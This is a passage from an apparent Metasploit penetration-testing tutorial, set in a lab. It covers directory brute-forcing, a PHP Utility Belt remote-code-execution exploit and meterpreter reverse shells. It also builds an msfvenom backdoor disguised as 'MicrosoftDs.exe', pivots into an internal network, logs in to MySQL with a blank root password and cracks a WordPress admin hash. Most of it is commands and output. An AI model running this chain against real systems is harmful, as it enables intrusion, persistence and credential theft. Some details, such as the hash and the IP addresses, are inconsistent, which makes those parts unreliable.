msf auxiliary(brute_dirs) > show options

Module options (auxiliary/scanner/http/brute_dirs):

  Name      Current Setting  Required  Description
  ----      -
  FORMAT     a,aa,aaa        yes       The expected directory format (a alpha, d
digit, A upperalpha)
  PATH       /               yes       The path to identify directories
  Proxies    no              no        A proxy chain of format type:host:port[,ty
pe:host:port][...]
  RHOSTS     192.168.10.110  yes       The target address range or CIDR identifie
r
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  THREADS    20              yes       The number of concurrent threads
  VHOST      no              no        HTTP server virtual host

msf auxiliary(brute_dirs) > set FORMAT a,aa,aaa,aaaa
FORMAT => a,aa,aaa,aaaa
msf auxiliary(brute_dirs) > run
```

We have already set `RHOSTS` to `192.168.10.110` and `THREADS` to `20` using the `setg` command. Let's set `FORMAT` to `a,aa,aaa,aaa`. Setting the format to `a,aa,aaa,aaa` will mean that the auxiliary module will start trying from a single-character alphanumeric then a two-character, a three-letter, and finally a four-letter alphanumeric sequence to brute-force the directories. To make things simpler, suppose the target has a directory named `vm`; if we remove the `aa` from the `FORMAT`, it won't be checked. Let's quickly run the module to see whether we get something interesting:

```
msf auxiliary(brute_dirs) > run

[*] Using code '404' as not found.
[*] Found http://192.168.10.110:80/aux/ 403
[*] Found http://192.168.10.110:80/con/ 403
[*] Found http://192.168.10.110:80/img/ 200
```

We found only one directory, that is the `/img/` directory, and it doesn't look promising. Additionally, even with a large number of threads, this search will be breathtaking and non-exhaustive. Let us use a simpler module to figure out the directory structure, as shown in the following screenshot:

```
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

  Name      Current Setting
  Required  Description
  ----      -
  DICTIONARY /opt/metasploit-framework/embedded/framework/data/wmap/wmap_dirs.t
xt no      Path of word dictionary to use
  PATH      /
  yes       The path to identify files
  Proxies   no
            A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    yes
            The target address range or CIDR identifier
  RPORT     80
  yes       The target port (TCP)
  SSL       false
  no        Negotiate SSL/TLS for outgoing connections
  THREADS   1
  yes       The number of concurrent threads
  VHOST     no
            HTTP server virtual host

msf auxiliary(dir_scanner) > set RHOSTS 192.168.10.110
RHOSTS => 192.168.10.110
msf auxiliary(dir_scanner) > set THREADS 10
THREADS => 10
msf auxiliary(dir_scanner) > run
```

We are now using the `auxiliary/scanner/http/dir_scanner` module, which works on dictionary-based brute-forcing rather than the pure brute-force like with the `brute_dirs` module. A good approach is to have this module used first and, based on the detailing it provides, we can use the `brute_dirs` module if needed. Anyways, let's run the module and analyze the output, as follows:

```
msf auxiliary(dir_scanner) > run


[*] Detecting error code
[*] Using code '404' as not found for 192.168.10.110
[*] Found http://192.168.10.110:80/.../ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/blog/ 200 (192.168.10.110)
[*] Found http://192.168.10.110:80/cgi-bin/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/error/ 403 (192.168.10.110)
[*] Found http://192.168.10.110:80/examples/ 503 (192.168.10.110)
[*] Found http://192.168.10.110:80/icons/ 200 (192.168.10.110)
[*] Found http://192.168.10.110:80/img/ 200 (192.168.10.110)
[*] Found http://192.168.10.110:80/phpMyAdmin/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/phpmyadmin/ 403 (192.168.10.110)
[*] Found http://192.168.10.110:80/security/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/webalizer/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/php-utility-belt/ 200 (192.168.10.110)
[*] Auxiliary module execution completed
```

We can see we have some directories listed here. However, the directories with a response code of **200** are the ones which are accessible.




The response code **200** is **OK**, **404** denotes a not found resource, and **403** means a forbidden status that indicates that we are not allowed to view the resource but it does exist. Hence, it's good keeping a note of **403** errors.

We can see we have a directory named **blog**. Let us browse to it in the web browser and see what application it's running:



Browsing to the `/blog/` URL, we can see we have a WordPress website running on the target system. We can always check the `readme.html` file from WordPress to check for the version number, and most admins usually forget to delete this file, making it easier for the attackers to target a WordPress website by fingerprinting the version number:




The WordPress website is running on **Version 4.7**, which does not have core known vulnerabilities.



Various WordPress plugins contain vulnerabilities which can lead to the compromise of the entire site. It is advisable to check a WordPress installation against various flaws using the `wpscan` tool.

Gaining access to vulnerable web applications

We also saw another link with the response code of **200**, which was `/php-utility-belt/`. Let's try this in the browser and see whether we can get something:



The PHP Utility Belt is a set of handy tools for developers. However, it should never exist in the production environment. The GitHub page for the PHP Utility Belt says the following:

*This application allows you to run arbitrary PHP code and is intended to be hosted locally on a development machine. Therefore, it **SHOULD NEVER EXIST IN A PRODUCTION ENVIRONMENT OR PUBLICALLY ACCESSIBLE ENVIRONMENT**. You've been warned.*

Hence, let's try doing a search for the PHP Utility Belt in Metasploit and see if there exists a vulnerability which can affect this application. We will see that we have an exploit for the PHP Utility Belt application. Let's use the module and try exploiting the application, as shown in the following screenshot:

```
msf auxiliary(brute_dirs) > use exploit/multi/http/php_utility_belt_rce
msf exploit/php_utility_belt_rce > show options

Module options (exploit/multi/http/php_utility_belt_rce):

  Name      Current Setting      Required  Description
  ----      -
  Proxies                    no        A proxy chain of format type:
host:port[,type:host:port][...]
  RHOST                yes        The target address
  RPORT                yes        The target port (TCP)
  SSL                  no        Negotiate SSL/TLS for outgoing
connections
  TARGETURI            /php-utility-belt/ajax.php  yes        The path to PHP Utility Belt
  VHOST                no        HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0    PHP Utility Belt
```

Let us set the value of RHOST to 192.168.10.110 and run the module, as shown in the following screenshot:

```
msf exploit/php_utility_belt_rce > set RHOST 192.168.10.110
RHOST => 192.168.10.110
msf exploit/php_utility_belt_rce > exploit


[*] Started reverse TCP handler on 192.168.10.106:4444
[*] Sending stage (33986 bytes) to 192.168.10.110
[*] Meterpreter session 1 opened (192.168.10.106:4444 -> 192.168.10.110:49182) at
2017-04-21 00:03:11 +0530

meterpreter >
```

Yeah! We got **meterpreter** access to the target. Let us look at the directory structure and perform some post-exploitation functions:

```
meterpreter > sysinfo
Computer      : WIN-3KOU2TIJ4E0
OS           : Windows NT WIN-3KOU2TIJ4E0 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) i586
Meterpreter  : php/windows
meterpreter > getuid
Server username: Administrator (0)
meterpreter > getpid
Current pid: 2904
```

As we predicted with Nmap, the target is a **Windows Server 2012 R2 edition**. Having the right amount of information, let us update the diagrammatic view of the test as follows:



From the preceding image, we now have information related to the OS and the applications running on the target, and we have the ability to run any command or perform any post-exploitation task we want. Let's try diving deep into the network and check whether we can find any other network connected to this machine. Let's run the `arp` command, as shown in the following screenshot:

```
meterpreter > shell
Process 1908 created.
Channel 0 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>arp -a

Terminate channel 0? [y/N] N

Terminate channel ? [y/N] y
```

We can see we created a new channel for the shell but the `arp` command didn't work. The failure of the `arp` command is due to the usage of a PHP meterpreter, which is not known to handle networks well, and some standard API functions.

Migrating from a PHP meterpreter to a Windows meterpreter

To circumvent the problem of executing network commands, let us quickly generate a `windows/meterpreter/reverse_tcp` type backdoor and get it executed on the target system, as shown in the following screenshot:

```
Nipuns-MacBook-Air:~ nipunjaswal$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.101 LPORT=1337 -f exe > MicrosoftDs.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Let's also spawn another instance of Metasploit in a separate Terminal and quickly start a matching handler for the preceding `MicrosoftDs.exe` backdoor which will connect back to port 1337:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.101
LHOST => 192.168.10.101
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

msf exploit(handler) > makerc 1337_Handler_Win
[*] Saving last 5 commands to 1337_Handler_Win ...
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.101:1337
[*] Starting the payload handler...
```

Since we will need to run the exploit handler multiple times, we created a resource script for the last five commands using the `makerc` command. Coming back to our first **meterpreter** shell, let's use the `upload` command to upload the `MicrosoftDs.exe` backdoor file onto the target, as shown in the following screenshot:

```
meterpreter > upload MicrosoftDs.exe
[*] uploading : MicrosoftDs.exe -> MicrosoftDs.exe
[*] uploaded  : MicrosoftDs.exe -> MicrosoftDs.exe
meterpreter > █
```

We can see that we successfully uploaded our backdoor to the target. Let's execute it using the `execute` command, as shown in the following screenshot:

```
meterpreter > execute -f MicrosoftDs.exe
Process 1420 created.
meterpreter > █
```

As soon as we issue the preceding command, we can see we have Windows **meterpreter** shell access to the target in the **handler** tab, as shown in the following screenshot:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.101
LHOST => 192.168.10.101
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > makerc
Usage: makerc <output rc file>


Save the commands executed since startup to the specified file.

msf exploit(handler) > makerc 1337_Handler_Win
[*] Saving last 5 commands to 1337_Handler_Win ...
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.101:1337
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.10.110
[*] Meterpreter session 1 opened (192.168.10.101:1337 -> 192.168.10.110:
49185) at 2017-04-21 00:30:48 +0530

meterpreter > █
```

Bang! We got windows **meterpreter** access to the target. Let us update the diagrammatic view as follows:



We can now drop the PHP meterpreter and continue on the windows **meterpreter** shell.

Let's issue the `ipconfig` command to see whether there is a different network card configured with the other network:

```
Interface 12
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ff:e0:ef
MTU        : 1500
IPv4 Address : 192.168.10.110
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8c8d:b976:84f1:137
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 15
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:6e:f3:35
MTU        : 1500
IPv4 Address : 172.28.128.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f8d8:f870:cd89:2cf1
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

We know that the host is set up with an additional IP address of `172.28.128.5` and there may be some systems present on this network. However, we cannot connect directly to the network since it is an internal network and is not accessible to us. We need a mechanism to use the compromised system as a proxy to us for the internal network.

Pivoting to internal networks

Metasploit offers features to connect to internal networks through existing **meterpreter** shells. To achieve this, we need to add a route for the internal network to Metasploit so that it can pivot data coming from our system to the intended hosts in the internal network range. Let us use the `post/windows/manage/autoroute` module to add internal network routes to Metasploit, as shown in the following screenshot:

```
msf exploit(handler) > use post/windows/manage/autoroute
msf post(autoroute) > show options

Module options (post/windows/manage/autoroute):

  Name      Current Setting  Required  Description
  ----      -
  CMD        autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
  NETMASK    255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
  SESSION    .                yes       The session to run this module on
  SUBNET     10.0             no        Subnet (IPv4, for example, 10.10.10.0)

msf post(autoroute) > set SESSION 1
SESSION => 1
msf post(autoroute) > set SUBNET 172.28.128.0
SUBNET => 172.28.128.0
msf post(autoroute) > █
```

Let's set `SESSION` to 1, as 1 is the session ID of our **meterpreter** session, and set `SUBNET` to our desired network range, that is, `172.28.128.0`. Let's run the module and analyze the output as follows:

```
msf post(autoroute) > run

[*] Running module against WIN-3KOU2TIJ4E0
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.28.128.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf post(autoroute) > █
```

We can see that the route to the target subnet is now added to Metasploit. We can now further test the environment quickly.

Scanning internal networks through a meterpreter pivot


Let's quickly run a port scan, as shown in the following screenshot:

```
msf auxiliary(tcp) > run

[*] 172.28.128.3:          - 172.28.128.3:3306 - TCP OPEN
[*] 172.28.128.3:          - 172.28.128.3:80  - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > get RHOSTS
RHOSTS => 172.28.128.3
msf auxiliary(http_version) > run

[*] 172.28.128.3:80 Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.30
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > █
```

Running the port scan on the entire range, we can see we have a single host, that is, 172.8.128.3, with open ports which are 3306 (a popular MySQL port) and port 80 (HTTP). Let's quickly fingerprint the HTTP server running on port 80 using auxiliary/scanner/http/http_version. We can see that we have the same version of the Apache software running on 192.168.10.110 here as well. The IP address 172.28.128.3 could be a mirror test environment. However, we did not find any MySQL port on that host. Let us quickly update the diagrammatic view and begin testing the MySQL service:



Let's run some quick tests on the MySQL server, as shown in the following screenshot:

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > setg RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
msf auxiliary(mysql_version) > run

[*] 172.28.128.3:3306 - 172.28.128.3:3306 is running MySQL 5.5.5-10.
1.9-MariaDB (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

Running the `mysql_version` command, we can see the version of MySQL is **5.5.5-10.1.9-MariaDB**. Let's run the `mysql_login` module, as shown in the following screenshot:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(mysql_login) > set username root
username => root
msf auxiliary(mysql_login) > run

[*] 172.28.128.3:3306 - 172.28.128.3:3306 - Found remote MySQL version 5.5.5
[+] 172.28.128.3:3306 - MySQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) > █
```

Since MySQL is on the internal network, most administrators do not configure the MySQL server passwords and keep the default installations with a blank password. Let's try running a simple command such as `show databases` and analyze the output, as shown in the following screenshot:

```
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'show databases'...
[*] 172.28.128.3:3306 - | information_schema |
[*] 172.28.128.3:3306 - | mysql |
[*] 172.28.128.3:3306 - | performance_schema |
[*] 172.28.128.3:3306 - | phpmyadmin |
[*] 172.28.128.3:3306 - | test |
[*] 172.28.128.3:3306 - | wordpress |
[*] Auxiliary module execution completed
```

Quite interesting! We had `192.168.10.110` running the WordPress installation, but we did not find any MySQL or any other database port open in the port scan. Is this the database of the WordPress site running on `192.168.10.110`? It looks like it! Let's try fetching some details from the database, as shown in the following screenshot:

```
msf auxiliary(mysql_sql) > set SQL "show tables from wordpress"
SQL => show tables from wordpress
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'show tables from wordpress'.
..
[*] 172.28.128.3:3306 - | wp_commentmeta |
[*] 172.28.128.3:3306 - | wp_comments |
[*] 172.28.128.3:3306 - | wp_links |
[*] 172.28.128.3:3306 - | wp_options |
[*] 172.28.128.3:3306 - | wp_postmeta |
[*] 172.28.128.3:3306 - | wp_posts |
[*] 172.28.128.3:3306 - | wp_term_relationships |
[*] 172.28.128.3:3306 - | wp_term_taxonomy |
[*] 172.28.128.3:3306 - | wp_termmeta |
[*] 172.28.128.3:3306 - | wp_terms |
[*] 172.28.128.3:3306 - | wp_usermeta |
[*] 172.28.128.3:3306 - | wp_users |
[*] Auxiliary module execution completed
```

Sending the **show tables from wordpress** command brings the list of tables in the database, and clearly it's a genuine WordPress database. Let's try fetching the user details for the WordPress site with the query shown in the following screenshot:

```
msf auxiliary(mysql_sql) > set SQL "select * from wordpress.wp_users"
SQL => select * from wordpress.wp_users
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select * from wordpress.wp_u
sers'...
[*] 172.28.128.3:3306 - | 1 | admin | $$BBrvo5N/.9tnVtEtt5sf8ggYnippHy
1 | admin | whatever@whatever.com | | 2017-04-20 14:29:16 | | 0 | admi
n |
[*] Auxiliary module execution completed
```

Amazing! We got the admin username with its password hash, which we can feed to a tool such as `hashcat` to retrieve the plain text password, as shown in the following screenshot:

```
root@mm:~# hashcat -m 400 hash pass.txt
Initializing hashcat v2.00 with 1 threads and 32mb segment-size...

Added hashes from file hash: 1 (1 salts)
Activating quick-digest mode for single-hash with salt

$P$Brvo5N/.9tnVtEttd5sf8ggYnippHy1:Admin@123

All hashes have been recovered

Input.Mode: Dict (pass.txt)
Index.....: 1/1 (segment), 88 (words), 647 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, - words
Progress...: 24/88 (27.27%)
Running....: 00:00:00:01
Estimated.: -:--:--:--

Started: Mon Apr 24 01:18:38 2017
Stopped: Mon Apr 24 01:18:39 2017
```

We stored the retrieved hash in a file called `hash` and provided a dictionary file `pass.txt` containing passwords. The switch `-m 400` denotes we are cracking a hash for WordPress.

We can now log in to the WordPress site to gain a better view of plugins, themes, and so on. However, you must report a weak password vulnerability as well since `Admin@123` is quite easily guessable.

Let's now run the `dir_scanner` module on the internal host and see whether we can find something interesting on the web application front:

```
msf auxiliary(dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 172.28.128.3
[*] Found http://172.28.128.3:80/.../ 403 (172.28.128.3)
[*] Found http://172.28.128.3:80/cgi-bin/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/error/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/examples/ 503 (172.28.128.3)
[*] Found http://172.28.128.3:80/icons/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/img/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/phpmyadmin/ 200 (172.28.128.3)
[*] Found http://172.28.128.3:80/test/ 200 (172.28.128.3)
[*] Found http://172.28.128.3:80/webalizer/ 404 (172.28.128.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We know that we only have a test directory, which is accessible. However, we cannot browse it since the network is not in our general subnet.

Using the socks server module in Metasploit

To connect from non-Metasploit applications on our system to the internal network, we can setup the `socks4a` module in Metasploit and can proxy data originating from any application through our **meterpreter** session. Let's put our **meterpreter** on 192.168.10.111 in the background and run the `auxiliary/server/socks4a` module as follows:

```
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The address to listen on
  SRVPORT    1080             yes       The port to listen on.

Auxiliary action:

  Name      Description
  ----      -
  Proxy

msf auxiliary(socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
msf auxiliary(socks4a) >
[*] Starting the socks4a proxy server
msf auxiliary(socks4a) > █
```

We execute the module after setting the `SRVHOST` to 127.0.0.1 and keeping the `SRVPORT` default to 1080.



Change the host to 127.0.0.1 and port to 1080 in the `/etc/proxychains.conf` file in Kali Linux before running the above module.

Setting up the socks server, we can now run any non-Metasploit tool on the target by adding `proxychains4` (on OS X)/`proxychains` (on Kali Linux) as a prefix. We can see this in the following example:

```
bash-3.2$ proxychains4 nmap 172.28.128.3 -p80
[proxychains] config file found: /usr/local/etc/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.12

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-22 21:33 IST
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.28.128.3:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.28.128.3:80 ... OK
Nmap scan report for 172.28.128.3
Host is up (0.26s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
bash-3.2$
```

We know we ran a Nmap scan on the target through `proxychains4` and it worked. Let's use `wget` with `proxychains4` to fetch the index page in the `test` directory:

```
bash-3.2$ proxychains4 wget http://172.28.128.3/test/
[proxychains] config file found: /usr/local/etc/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.12
--2017-04-22 21:38:02-- http://172.28.128.3/test/
Connecting to 172.28.128.3:80... [proxychains] Strict chain ... 127.0.0.1:1080 ... 172.28.128.3:80 ...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 2353 (2.3K) [text/html]
Saving to: 'index.html'

index.html                               100%[=====>]      2.30K  --
2017-04-22 21:38:03 (40.8 MB/s) - 'index.html' saved [2353/2353]
```

Let's view the contents of the `index.html` file and see the title of the application running:

```
bash-3.2$ cat index.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8" />
  <title>PHP Utility Belt</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link href="//netdna.bootstrapcdn.com/twitter-bootstrap/2.2.1/css/bootstrap-combined.min.css" rel="
  <!--[if lt IE 9]>
  <script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
  <![endif]-->
  <style type="text/css" media="screen">
    body { padding-top: 60px; }
    @media (max-width:979px) { body { padding-top: 0; } }
    code { color: black; }
  </style>
